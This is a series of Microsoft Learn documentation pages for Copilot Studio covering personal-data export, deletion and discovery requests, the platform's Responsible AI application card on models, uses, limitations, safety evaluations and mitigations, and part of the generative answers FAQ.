You can use Microsoft Entra to manage Copilot Studio users' identities. Enterprise customers can manage personal data rectify requests, including limited editing features, per the nature of a given Microsoft service. As a data processor, Microsoft doesn't offer

the ability to correct system-generated logs because these logs reflect factual activities and constitute a historical record of events within Microsoft services.

Feedback

Was this page helpful?



Yes



No

[Provide product feedback](#) 

Export data to respond to requests for copies of personal data in Copilot Studio


Article • 11/19/2024

This article discusses the Copilot Studio capabilities to find or export personal data for a specific user.


Export customer data

Agent content (as tenant admin)


1. Go to <https://make.powerapps.com> and sign in with your credentials.
2. In the side pane, select **Tables**.



3. Search for copilot tables.



4. Select **Copilot** or **Copilot subcomponent** from the table list, then select **Export data**. Your data takes a couple of minutes to be compiled for export.



5. When your export is ready, select **Download exported data** to download the content.



Agent sessions (as agent author)


You can download session data for the last 30 days from the [sessions analytics page](#) in Copilot Studio.

You can also [export data from the ConversationTranscripts table](#).

Export system-generated logs (as tenant admin)

Microsoft provides the ability to access, delete, and export certain customer data through Azure Portal so that tenant admins can execute [Data Subject Requests](#).

1. Go to the [User Privacy Overview in Azure Portal](#).
2. Select **Add export request**.



Feedback

Was this page helpful?

☐ Yes

☐ No

[Provide product feedback](#)

Responding to personal data delete requests from data subjects

Article • 11/19/2024

This article discusses the experiences that Copilot Studio offers when deleting personal data for a specific user.

Delete Copilot Studio agent chat logs

All agent chat logs are deleted when the agent is deleted. For more information, see [Delete an agent](#).

Delete Copilot Studio agent including all content

All agent content is deleted when the agent is deleted. For more information, see [Delete an agent](#).

Delete Copilot Studio telemetry

All Copilot Studio telemetry data is automatically deleted within 29 days. No action from the user is needed.

Delete Copilot Studio metrics

To delete metrics data, you must delete your agent. For more information, see [Delete an agent](#).

Delete Copilot Studio system telemetry

All agent system telemetry is automatically deleted within 29 days. No action from the user is needed.

 **Note**

Removing personal data includes removing all personal data and system-generated logs except audit log information.

Feedback

Was this page helpful?

 Yes

 No

[Provide product feedback](#) 

Responding to personal data discovery requests from data subjects

Article • 11/19/2024

The first step in responding to a data subject rights request is to search for and identify the customer data that's the subject of the request. Microsoft provides capabilities that assist you in responding to data subject rights requests, and thereby accessing customer data. However, it's your responsibility to ensure that personal data is located and classified appropriately.

The following table summarizes the types of Copilot Studio resources that contain personal data for a specific user.

 Expand table

Resources containing personal data	Purpose
Telemetry logs	Logging that captures historical events within the service.
Copilot content and settings	Information such as content topics and agent settings.
User settings	Settings specific to the user of the agent.
Conversation logs	Used to calculate agent metrics and analytics.
Aggregated metrics	Used to determine agent behavior.

Feedback

Was this page helpful?

 Yes

 No

[Provide product feedback](#) 

Platform Card and Responsible AI FAQs for Copilot Studio



Summarize this article for me

An AI system includes not only the technology, but also the people who use it, the people affected by it, and the environment in which it's deployed. Microsoft's Platform Card and Responsible AI FAQs are intended to help you understand how AI technology works, the choices system owners and users can make that influence system performance and behavior, and the importance of thinking about the whole system, including the technology, the people, and the environment.

You can use Responsible AI FAQs to better understand specific AI systems and features that Microsoft develops. Use the Platform Card to understand the use and deployment of Copilot Studio has a whole.

Responsible AI FAQs are part of a broader effort to put Microsoft's AI principles into practice. To find out more, see [Microsoft AI principles](#).

AI-driven features in this app

This app contains a growing list of AI-driven features. To learn about the capabilities and impact of specific features, select a feature name from the list.

- [FAQ for generative answers](#)
- [FAQ for Copilot](#)
- [FAQ for generative orchestration](#)
- [FAQ for deep reasoning models](#)
- [FAQ for the agent creation from natural language experience](#)
- [FAQ for analytics](#)
- [FAQ for templates](#)
- [FAQ for computer use](#)
- [FAQ for prompts](#)

[Platform Card for Microsoft Copilot Studio](#)

Last updated on 03/03/2026

Application Card: Microsoft Copilot Studio

Summarize this article for me

What is an Application or Platform card?

Microsoft's Application and Platform Cards are intended to help you understand how our AI technology works, the choices application owners can make that influence application performance and behavior, and the importance of considering the whole application, including the technology, the people, and the environment. Application Cards are created for AI applications and Platform Cards are created for AI platform services. These resources can support the development or deployment of your own applications and can be shared with users or stakeholders impacted by them.

As part of its commitment to responsible AI, Microsoft adheres to [six core principles](#): fairness, reliability and safety, privacy and security, inclusiveness, transparency, and accountability. These principles are embedded in the [Responsible AI Standard](#), which guides teams in designing, building, and testing AI applications. Application and Platform Cards play a key role in operationalizing these principles by offering transparency around capabilities, intended uses, and limitations. For further insight, readers are encouraged to explore Microsoft's [Responsible AI Transparency Report](#). Customers are required to use services in compliance with the [Microsoft Enterprise AI Services Code of Conduct](#) for organizations, which outlines how to engage with AI responsibly.

Overview

[Copilot Studio](#) is a platform that empowers organizations to build, customize, and deploy AI-driven agents to automate tasks, answer questions, and streamline business processes. Its purpose is to make advanced artificial intelligence accessible to a wide range of users, from business analysts and IT professionals to developers. By providing intuitive tools for creating conversational agents and integrating them into websites, Microsoft Teams, and other channels, it helps solve common challenges such as repetitive manual work, customer support automation, and data-driven decision-making. It offers benefits like increased efficiency, improved user experiences, and scalable automation.

The platform is designed for enterprise customers, solution developers, and IT teams who want to leverage generative AI without deep coding expertise. Intended users include organizations seeking to automate workflows, enhance customer engagement, or provide self-service support. Copilot Studio supports both low-code and pro-code approaches, enabling users to create agents using natural language instructions or by extending functionality with custom

tools and connectors. This flexibility makes it suitable for industries ranging from finance and healthcare to education and retail.

Key terms

The following table defines key terms related to Microsoft Copilot Studio.

 [Expand table](#)

Term	Description
Agent	An AI-powered conversational or autonomous component created in Copilot Studio that can answer questions, take actions, or automate business processes using configured instructions, tools, and data sources.
Agent orchestration	The process by which Copilot Studio plans, routes, and coordinates agent actions, tools, and sub-agents to fulfill a user request or task.
User prompt	Input that a user provides to an agent, typically in natural language, that initiates a conversation or task.
Grounding	The process of providing relevant enterprise or external data to a model so agent responses are contextually accurate and aligned with organizational information.
Knowledge source	A data source connected to an agent—such as Microsoft Graph data, Dataverse, uploaded documents, or external systems—that you can use to ground responses.
Tool	A callable capability that an agent uses to take actions beyond text generation, such as invoking APIs, running Power Automate flows, or querying systems.
Connector	A prebuilt or custom integration that enables Copilot Studio agents to access external services or enterprise systems.
Generative AI	AI techniques that enable agents to generate text, summaries, plans, or decisions based on large language models and provided context.
Large language model (LLM)	A machine-learning model trained on large datasets that enables natural language understanding and generation within Copilot Studio agents.
1P model	A base model that Microsoft trains (pre-training and initial fine tuning completed by any Microsoft team).
3P model	A base model that Microsoft doesn't train (pre-training and initial fine tuning completed by a party other than Microsoft).
Copilot Credits	The usage-based currency that measures consumption of Copilot Studio capabilities, including agent interactions and tool execution.
Channel	A surface where you deploy and use an agent, such as Microsoft Teams, a website, or

Term	Description
	Microsoft 365 Copilot.
Evaluation	The process of assessing agent quality, performance, safety, and reliability by using predefined or custom testing methods.
Responsible AI	Microsoft’s policy, research, and engineering practices that are grounded in our AI principles and operationalized through our Responsible AI standard.

Key features or capabilities

The key features and capabilities below describe what Copilot Studio is designed to do and how it performs across supported tasks.

 Expand table

Feature	Description
Agent creation and customization	Copilot Studio enables users to build AI-powered agents—often called “copilots”—that automate tasks or answer questions. These agents can be tailored to reflect your organization’s tone, workflows, and business rules.
Low-code and pro-code flexibility	Users can start with intuitive, low-code tools and later extend functionality using APIs, custom connectors, and scripts. This flexibility makes the platform accessible to business users while offering depth for developers. For more information, see FAQ for the agent creation from natural language experience and FAQ for Copilot.
Integration with Microsoft ecosystem	Copilot Studio works seamlessly with Microsoft services like Teams, Power Platform, and Microsoft Graph. Agents can securely access organizational data and deliver context-aware responses.
Connect to external sources	Beyond Microsoft services, Copilot Studio supports connectors and APIs for third-party systems. This capability ensures agents can pull data from diverse sources, making them useful across multiple business processes.
Triggers and actions (autonomous agents)	Agents can respond to events—such as a new record or a customer inquiry—and execute tasks automatically. This event-driven design reduces manual effort and enables end-to-end automation. For more information, see FAQ for using generative orchestration.
Planning and adaptability	Agents can plan multistep workflows and adjust actions based on changing inputs or conditions. This adaptability helps them handle dynamic business scenarios rather than rigid, predefined tasks.

Feature	Description
	For more information, see FAQ for using generative orchestration , FAQ for prompts , and FAQ for generative answers .
Memory for contextual responses	Copilot Studio agents can retain context from previous interactions, allowing them to provide coherent, personalized answers and maintain continuity across conversations.
Extensibility	Developers can enhance agents with custom plugins, connectors, and advanced logic. This extensibility ensures the platform can scale to meet specialized or complex requirements.
Multichannel deployment	Deploy agents across websites, Teams, and other apps, so users can interact with them wherever they work.
Responsible AI and safety features	Built-in privacy, security, and compliance checks align with Microsoft's Responsible AI principles, helping organizations deploy agents safely and ethically. To learn more about using AI-powered features responsibly, see Responsible AI FAQs and Security FAQs for Copilot Studio .

Intended uses

Copilot Studio can be used in multiple scenarios across a variety of industries. Some examples of use cases include:

- **Customer support automation:** A retail company can create an agent that answers common customer questions, tracks orders, and processes returns through a website or chat. This approach reduces wait times and frees human agents to handle complex issues, improving customer satisfaction and operational efficiency.
- **Employee self-service in government:** A government agency can deploy an internal agent to help employees find HR policies, submit leave requests, and check compliance guidelines. By automating routine inquiries, the agency saves time and ensures employees have quick access to accurate information.
- **Financial services workflow automation:** A bank can use Copilot Studio to build an agent that monitors and provides updates on incoming queries and applications. This approach speeds up processing, reduces manual errors, and enhances transparency for customers.
- **Education and student assistance:** Universities can create agents that guide students through course registration, answer questions about deadlines, and provide links to learning resources. This approach helps students navigate administrative tasks easily and reduces the workload on academic staff.
- **Media content management:** A media company can deploy an agent to assist editors by pulling metadata from multiple sources, organizing assets, and suggesting relevant tags for articles. This approach accelerates publishing workflows and ensures consistency across platforms.

- **Consumer goods inventory alerts:** A manufacturer can set up an agent that monitors inventory levels and automatically triggers restocking actions when thresholds are reached. This proactive approach prevents stockouts and keeps supply chains running smoothly.

Agent scope: These agents are generally *purpose-built for defined tasks* within their domain (for example, HR inquiries, loan processing, or student support). While they can handle multiple related actions, they operate within boundaries set by the organization to maintain control and compliance.

Models and training data

Copilot Studio leverages a variety of AI models to power the experience that users see. Some examples include OpenAI's GPT-5 series, provided by [Azure OpenAI Service](#), [Anthropic's Claude Sonnet 4](#) [↗](#), and [xAI's Grok 4.1 Fast](#) [↗](#).

Microsoft does not train foundation models using customer data. For models developed and trained by third parties, you can find more information in [Select a primary model for agent](#).

Performance

Copilot Studio is designed to work reliably in enterprise environments where agents handle **both conversational interactions and automated actions**. Agents can answer questions, provide guidance, and also execute workflows triggered by events - such as updating records, sending notifications, or orchestrating multistep business processes. This combination of real-time assistance and background automation makes Copilot Studio suitable for diverse business scenarios.

Supported modalities

- **Input:** Text prompts from users and event-based triggers from connected systems (for example, a new entry in a database or a form submission).
- **Output:** Text responses for conversational scenarios and automated actions such as creating tasks, updating data, or initiating workflows.

Multilingual capabilities

- Optimized for English, with support for additional languages based on configuration. Conversational accuracy is highest in English, while automation features remain language-independent because they rely on structured triggers and actions.

Conditions for reliable operation

- Agents perform best when prompts are clear and connectors to data sources and systems are properly configured.
- Stable connectivity and adherence to organizational data policies are essential for safe and consistent performance.
- Performance might degrade if external systems are unavailable or if unsupported languages are used for conversational tasks.

Safety and reliability

- Built-in responsible AI checks ensure privacy, security, and compliance for both conversational and automated workflows. These safeguards help organizations deploy agents confidently across their scenarios.

Limitations

Understanding Copilot Studio's limitations is crucial to determine it is used within safe and effective boundaries. While we encourage customers to leverage Copilot Studio in their innovative solutions or applications, it's important to note that Copilot Studio was not designed for every possible scenario. We encourage users to refer to either the Microsoft Enterprise [AI Services Code of Conduct](#) (for organizations) or the Code Conduct section in the [Microsoft Services Agreement](#) [↗] (for individuals) as well as the following considerations when choosing a use case:

- **Integration and compatibility:** While Copilot Studio integrates with Microsoft services and supports connectors for external systems, there might be limitations with third-party apps or highly customized environments. Advanced automation scenarios might require additional development or might not be fully supported.
- **Customization and flexibility:** Copilot Studio offers low-code and pro-code options, but customization has boundaries. Some workflows or responses might be rigid or not fully aligned with unique organizational requirements, especially in regulated domains.
- **Dependence on connectivity and data access:** Agents rely on stable internet connectivity and access to configured data sources. Disruptions in connectivity or changes to external APIs and connectors can impact performance or cause workflows to fail.
- **User training and adoption:** Effective use requires users to understand both capabilities and limitations. There might be a learning curve, and users should review automated

actions for accuracy.

- **Resource intensity:** Running advanced AI models and automations can require significant computational resources. Performance might be affected in resource-constrained environments or during peak usage.
- **Bias, stereotyping, and ungrounded content:** Despite responsible AI controls, AI-generated content might still reflect biases, stereotypes, or ungrounded information. Users should always review responses and actions, especially in sensitive or high-stakes scenarios.
- **Multilingual support:** Copilot Studio features support [multiple languages](#). Copilot Studio was developed and tested primarily in English. Using unsupported languages might impact performance, and users should exercise caution when operating outside the intended language scope.

Evaluations

Performance and safety evaluations ensure AI systems operate reliably and securely by assessing factors like groundedness, relevance, and coherence while identifying the risks of generating harmful content. The following evaluations were conducted with safety components already in place, which are described in the "Safety Components & Mitigations" section below.

Performance and quality evaluations

Performance evaluations for AI applications are essential to improving their reliability in real-world applications. Metrics like groundedness, relevance, and coherence help assess the accuracy and consistency of AI-generated outputs, so that they are factually supported in grounded content scenarios, contextually appropriate, and logically structured. For Copilot Studio, we conducted [performance evaluations](#) for the following metrics, which are available through [Microsoft Foundry](#) [↗](#):

- Groundedness
- Coherence
- Fluency
- Similarity

Risk and safety evaluations

Evaluating potential risks associated with AI-generated content is essential for safeguarding against content risks with varying degrees of severity. This includes evaluating an AI application's predisposition towards generating harmful content or testing vulnerabilities to jailbreak attacks. For Copilot Studio, we conducted risk and [safety evaluations](#) for the following metrics available through [Microsoft Foundry](#) [↗]:

- Hate and unfairness
- Sexual
- Violence
- Self-harm
- Protected material
- Indirect jailbreak
- Direct jailbreak
- Code vulnerability
- Ungrounded attributes

Risk and safety evaluation methods

Copilot Studio evaluates only text-based interactions, and all internal testing focuses on how the system handles text inputs and generates text outputs, using automated pipelines and LLM-based judges to measure quality, safety, and grounding. These evaluations use curated or synthetic text datasets that are replayed in offline pipelines and validated in online shadow and A/B tests, with every response scored for relevance, groundedness, completeness, and appropriate abstention based on the judge criteria described in Copilot Studio's evaluation documentation.

The system also applies automated safety evaluators that check for hate and unfairness, sexual content, violence, self-harm, protected material, jailbreak attempts, code-related harms, and ungrounded attributes. These categories are explicitly listed in Copilot Studio's internal safety assessment framework. An ideal evaluation result is one in which responses are accurate, fully grounded in provided knowledge, complete, safe across all nine harm categories, and show no regressions in task success or quality when compared with previous model versions. The evaluation dashboards and analytics used in product-team workflows measure these results. A suboptimal result is one where responses are irrelevant, incomplete, or hallucinated. It contains unsafe content, misuses tools, fails groundedness checks, or regresses on quality or latency

compared to baselines. All these signals are identified as failure modes in Copilot Studio's evaluation reports and quality scoring features.

Evaluation data for quality and safety

Our evaluation data is custom-built to assess AI system performance across key areas of safety and quality, simulating real-world scenarios and risks. We begin by identifying relevant evaluation aspects of concern based on multidisciplinary research and expert input. We translate these concerns into targeted evaluation objectives that guide the formulation of evaluation metrics.

For safety, we create adversarial prompts to elicit undesirable or edge-case responses. AI-assisted annotators, trained to assess alignment with Microsoft's safety standards, score these responses. For quality, we craft rubric-based prompts relevant to scenarios such as evaluating retrieval-augmented generation (RAG) applications and agents. We curate datasets from diverse sources, including synthetic and public datasets, to simulate real-world user scenarios.

Using the curated datasets, both evaluations undergo iterative refinement and human alignment to improve metric efficacy and reliability. This methodology forms the foundation of repeatable, rigorous assessments that reflect how customers use evaluations to build better and safer AI.

Safety components and mitigations

As we identify potential risks and misuse through evaluations and testing, Microsoft implements mitigations to reduce harm and improve reliability. Copilot Studio is built with safety, fairness, and security at its core, and we continually monitor and update these safeguards as technology and user needs evolve. Below are key components and measures designed to help organizations deploy agents responsibly:

Responsible AI Checks: Every interaction undergoes privacy, security, and compliance checks aligned with Microsoft's Responsible AI principles. These include AI-based classifiers to detect harmful content and metaprompting to guide model behavior toward safe, ethical outputs.

- **Grounding in Trusted Data:** Responses and actions are anchored in organizational data sources that the user has permission to access. This reduces the risk of ungrounded or fabricated content and ensures outputs are relevant and verifiable.
- **Content Safety Filters:** Built-in classifiers flag potentially harmful content such as hate speech, violence, sexual content, or copyrighted material. When flagged, the system can block the response or redirect the user to safer alternatives.

- **Prompt Enrichment and Guardrails:** Ambiguous prompts are refined to reduce misinterpretation. Guardrails prevent agents from executing actions outside their defined scope, minimizing unintended consequences.
- **Human Oversight Guidance:** Users are advised to review AI-generated outputs and automated actions before applying them in high-stakes scenarios. This practice mitigates risks of overreliance and ensures accountability.
- **Cybersecurity Measures:** Data is encrypted in transit and at rest. Copilot Studio adheres to Microsoft's enterprise-grade security standards. Protections include role-based access controls, secure API integrations, and continuous vulnerability scanning to safeguard against threats such as injection attacks or unauthorized access.
- **Continuous Monitoring and Feedback:** Organizations can monitor agent performance and submit feedback through admin dashboards. Feedback helps Microsoft improve safety features and address emerging risks. [Learn how to provide feedback.](#)

Certain models have higher risks of producing harmful content. For example, experimental and preview models are not recommended for production and customers should conduct their own evaluations before deploying. See [Select a primary model for your agent.](#)

Best practices for integrating and deploying Copilot Studio

Responsible AI is a shared commitment between Microsoft and its customers. While Microsoft builds AI systems with safety, fairness, and transparency at the core, customers play a critical role in deploying and using these technologies responsibly within their own contexts. To support this partnership, we offer the following best practices for deployers and end users to help customers implement responsible AI effectively.

Deployers and end-users should:

- **Exercise caution when designing agentic AI in sensitive domains:** Users should exercise caution when designing and/or deploying agentic AI applications in sensitive domains where agent actions are irreversible or highly consequential. Deployers and end users should comply with the requirements in the [Microsoft Enterprise AI Services Code of Conduct](#) for organizations.
- **Evaluate legal and regulatory considerations:** Customers need to evaluate potential specific legal and regulatory obligations when using any AI services and solutions, which may not be appropriate for use in every industry or scenario. Additionally, AI services or solutions are not designed for and may not be used in ways prohibited in the terms of

service and code of conduct. Users must exercise caution and ensure compliance with applicable laws, regulations, and [Microsoft's Enterprise Code of Conduct](#) for organizations. See section 10 on best practices for integrating and deploying Copilot Studio for more guidance.

End-users should:

- **Define clear objectives:**
 - Identify the specific business problem the agent solves. Avoid using "general-purpose" agents unless absolutely necessary. Focused agents are safer and easier to maintain. For example, an agent that interprets and records information from invoices solves the specific business problem of organizing data from invoices.
 - Document the scope and boundaries—what the agent should and should not do.
- **Map triggers and actions:**
 - Design event-driven logic: what triggers the agent (e.g., a new record, a user query) and what actions it performs.
 - Use predefined connectors for common systems and validate API permissions for external integrations.
 - Include fallback actions for scenarios where data or connectivity is unavailable.
- **Incorporate guardrails:**
 - Implement approval steps for high-impact actions, such as financial transactions or HR changes.
 - Limit automation to reversible tasks where possible.
 - Configure role-based access controls so agents only act within authorized boundaries.
 - Define clear boundaries for agent actions, especially in sensitive domains like finance, healthcare, or legal services. Use approval workflows for high-impact tasks.
- **Ground responses in trusted data:**
 - Improve agent accuracy by connecting relevant external systems (such as Microsoft Graph, CRM, ERP) through secure APIs and Microsoft Graph connectors..
 - Avoid relying solely on model-generated content for critical decisions—always ground outputs in verifiable data.

- Ensure agents only access data sources that comply with organizational policies. Apply role-based access controls and monitor permissions regularly.
- **Design for adaptability and extensibility:**
 - Use conditional logic so agents can handle variations in workflows.
 - Build modular components that can be updated without redesigning the entire agent.
- **Test thoroughly:**
 - Validate agents in a sandbox environment before deployment.
 - Include edge cases and stress tests to ensure stability under different conditions.
 - Simulate real-world scenarios to check for unintended behaviors.
- **Monitor and iterate:**
 - Use dashboards to track agent performance, adoption, and error rates. Regular monitoring helps detect performance drift and maintain reliability.
 - Collect feedback from users and stakeholders regularly.
 - Update agents as business processes evolve or new connectors become available.
- **Apply responsible AI principles:**
 - Review for bias and fairness in responses and actions.
 - Follow Microsoft's AI Code of Conduct and organizational compliance policies.

In addition to the best practices outlined earlier, end-users should also:

- **Exercise human oversight when appropriate:** Human oversight is an important safeguard when interacting with AI systems. While we continuously improve our AI systems, AI might still make mistakes. The outputs generated may be inaccurate, incomplete, biased, misaligned, or irrelevant to your intended goals. This could happen due to various reasons, such as ambiguity in the inputs or limitations of the underlying models. As such, users should review the responses generated by Copilot Studio and verify that they match their expectations and requirements.
- **Be aware of the risk of overreliance:** Overreliance on AI happens when users accept incorrect or incomplete AI outputs, mainly because mistakes in AI outputs may be hard to detect. For the end-user, overreliance could result in decreased productivity, loss of trust, product abandonment, financial loss, psychological harm, physical harm, among others. (e.g. a doctor accepts an incorrect AI output). For Copilot Studio there is a risk of

overreliance because [explain the limitations of the product that may result in mistakes or yield less accurate outcomes. These are usually system designs that make it difficult for users to identify when the AI is wrong – see the three UX goals in the Overreliance on AI: Risk Identification and Mitigation Framework | Microsoft Learn].

- **Exercise caution when designing agentic AI in sensitive domains:** Users should exercise caution when designing and/or deploying agentic AI systems in sensitive domains where agent actions are irreversible or highly consequential. Such domains include, but are not limited to, finance and insurance, healthcare, legal service, essential government service, employment, education, or housing. Additional precautions should also be taken when creating autonomous agentic AI as described further in Microsoft's Code of Conduct.

Deployers should:

Microsoft provides tools such as Copilot Studio analytics, Power Platform admin center reports, and integrated monitoring capabilities to help organizations deploy and manage Copilot Studio agents. These tools are designed to help organizations monitor usage, evaluate agent quality, and assess the operational impact of Copilot Studio agents. For example:

- Copilot Studio built-in analytics enable deployers to view summaries of agent usage, conversation volume, and engagement to help manage deployments and optimize agent configurations. For more information, see Copilot Studio [analytics and monitoring documentation](#).
- Copilot Studio analytics and reporting provide makers, administrators, and organizational stakeholders access to reports about agent performance, usage patterns, and operational health to help measure effectiveness and impact. For more information, see Copilot Studio [monitoring and governance guidance](#).
- Copilot Studio telemetry and integrated monitoring tools allow deployers to analyze agent behavior over time and compare usage trends against organizational goals to understand business value and detect performance drift. For more information, see Copilot Studio [performance monitoring and evaluation documentation](#).

Learn more about Copilot Studio

For additional guidance on the responsible use of Microsoft 365 Copilot, we recommend reviewing the following documentation:

- [Copilot Studio overview](#)
- [Security and governance](#)

- [Language support](#)
- [Responsible AI FAQs](#)

Resources for data security and privacy

- [Data, privacy, and security for web search](#)
- [Data locations in Copilot Studio](#)

Learn more about responsible AI

- [Microsoft AI principles](#) 
- [Microsoft responsible AI resources](#) 
- [Microsoft Azure Learning courses on responsible AI](#)

Last updated on 03/03/2026

FAQ for generative answers

10/09/2025

These frequently asked questions (FAQ) describe the AI impact of the generative answers feature in Copilot Studio.

What are generative answers?

[Generative answers](#) make your agent valuable out-of-the-box and increase the number of topics your agent is conversational in, without requiring any manual dialog tree authoring.

What are generative answers capabilities?

When a user asks the agent a question that doesn't trigger a configured topic, the agent can optionally search for relevant content from a source of your choosing. This search includes public websites, SharePoint, or your own custom data sources, including non-text elements in uploaded files, such as images, tabular data, and diagrams. The agent uses generative AI to summarize that information into a response returned to the agent user.

What is the intended use for generative answers?

Generative answers can be used as primary information sources in your agent, or as fallback when authored topics are unable to address a user's query.

How were generative answers evaluated, and what metrics are used to measure performance?

The capability is continually evaluated on a collection of manually curated question-and-answer datasets, covering multiple industries. Further evaluation is performed over custom datasets for offensive and malicious prompts and responses, through both automated and dedicated manual sessions designed to expand the test suite.

What are the limitations of generative answers?

- You must enable the **generative answers** option for each agent.
- See [Language support](#) for the list of supported languages by this feature and their respective stage. You might be able to use other languages, but the answers generated

might be inconsistent and the agent might not respond properly or as you expect.

- This capability might be subject to usage limits or capacity throttling.
- Responses generated by the generative answers capability aren't always perfect and can contain mistakes.

The system is designed to query knowledge from the website of your choosing and to package relevant findings into an easily consumable response. However, it's important to keep in mind some characteristics of the AI that might lead to unexpected responses:

- Copilot Studio lets you select different models as the primary response model for generative answers. Be aware of the cut-off date for data included in the model you select.

There are mitigations to prevent the model from using its training corpus as a source for answers, however it's possible for answers to include content from websites other than the one you selected.

- The system doesn't perform an accuracy check, so if the selected data source contains inaccurate information it could be shown to users of your agent. We implemented mitigations to filter out irrelevant and offensive responses, and the feature is designed not to respond when offensive language is detected. These filters and mitigations aren't foolproof.

ⓘ Note

You should always test and review your agents before publishing them, and consider collecting feedback from your agent's users. Your admin can [turn off the ability to publish agents with generative answers](#) for your tenant in Power Platform admin center.

What data does the capability collect? How is the data used?

If a customer explicitly consents to having their conversation with your agent logged, the capability collects user prompts, the responses returned by the system, and any feedback you provide.

We use this data to evaluate and improve the quality of the capability.

What operational factors and settings allow for effective and responsible use of generative answers?

Generative answers work best when you designate a trusted and valid source from which content should be queried. This source might be your company website, for example www.microsoft.com . All webpages that belong to this domain would be searched for a match against the user's question.

We use the feedback you provide on your satisfaction with generated responses to improve system quality. You can provide feedback by selecting the thumbs-up or thumbs-down icons for generated responses. You can also include more feedback in free text.

What protections are in place within Copilot Studio for responsible AI?

